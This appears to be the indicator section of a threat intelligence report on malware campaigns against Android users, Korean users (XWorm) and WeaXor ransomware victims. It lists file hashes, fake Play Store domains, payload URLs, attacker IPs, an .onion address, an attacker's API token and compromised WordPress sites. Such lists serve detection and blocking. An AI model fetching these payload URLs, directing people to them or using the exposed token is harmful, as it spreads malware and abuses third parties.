SHA256	2d2bc95183f58a5e7fe9997b092120d6bfa18ed7ccb4f70b1af1b066ea16a1c3
URL	my-tasjeel-ae.com/getfr.js
URL	my-tasjeel-ae.com/droid.js
Domain	spain-playstores.com
Domain	playstore-spain.com
Domain	spain-playmarket.com
Domain	updatestore-spain.com
URL	updatestore-spain.com/new/landing
Domain	playstors-france.com
Domain	playstore-fr.com
Domain	playstores-france.com

---

Domain	playstors-gr.com
--------	------------------

---

Domain	gr-playmarkets.com
--------	--------------------

---

Domain	us-playmarket.com
--------	-------------------

---

Domain	www-wpx.net
--------	-------------

---

URL	www-wpx.net/kodi-21.1-Omega-x64.msi
-----	-------------------------------------

---

URL	www-wpx.net/assets/core.js
-----	----------------------------

---

#### IOCs Observed (Campaigns Targeting Android Devices):

Type	Value
------	-------

---

IPInfo API Token	3afcf479c3f3e0
------------------	----------------

#### Compromised WordPress Websites:

Type	Value
------	-------

---

Compromised Website	competitivewindcreens.com.au/
---------------------	-------------------------------

---

Compromised Website	www.cbua.es/
---------------------	--------------

---

Compromised Website	mikkiwaxbar.co.uk/
---------------------	--------------------

---

Compromised Website	embajadaguatemala.es/
---------------------	-----------------------

---

Compromised Website	lemasdessalettes.com/
---------------------	-----------------------

---

Compromised Website	education-ethologique.fr/
---------------------	---------------------------

---

Compromised Website	iconichomestudios.com/
---------------------	------------------------

---

---

Compromised Website whitelabeliq.com/

IOCs Observed (XWorm Campaign Targeting Korean Users):

Type	Value
IP	91.212.166.86
URL	91.212.166.86/htdocs.zip
SHA256	91811e7a269be50ad03632e66a4a6e6b17b5b9b6d043b5ac5da16d5021de8ddb
URL	91.212.166.16/DLLI.txt
SHA256	4db2fa8e019cf499b8e08e7d036b68926309905eb1d6bb3d5466e551ac8d052e
URL	91.212.166.16/base64.txt
SHA256	956934581dfdba96d69b77b14f6ab3228705862b2bd189cd98d6bfb9565d9570
URL	91.212.166.16/Pe.txt
SHA256	a2f0e6f9c5058085eac1c9e7a8b2060b38fd8dbdcba2981283a5e224f346e147

IOCs Observed (WeaXor Ransomware):

Type	Value
IP	193.143.1.139
URL	193.143.1.139/Ujdu8jjooue/biweax.php
Domain	weaxorpemwzoxg5cdvvfd77p3qczkxqii37ww4foo2n4jcft3mytbpyd.onion
SHA256	7d1de2f4ab7c35b53154dc490ad3e7ad19ff04cfaa10b1828beba1ffadbaf1ab



---

SHA256 d682d5afbbbd9689d5f30db8576b02962af3c733bd01b8f220ff344a9c00abfd

---

SHA256 40b75aa3c781f89d55ebff1784ff7419083210e01379bea4f5ef7e05a8609c38

---

SHA256 7f2319f4e340b3877e34d5a06e09365f6356de5706e7a78e367934b8a58ed0e7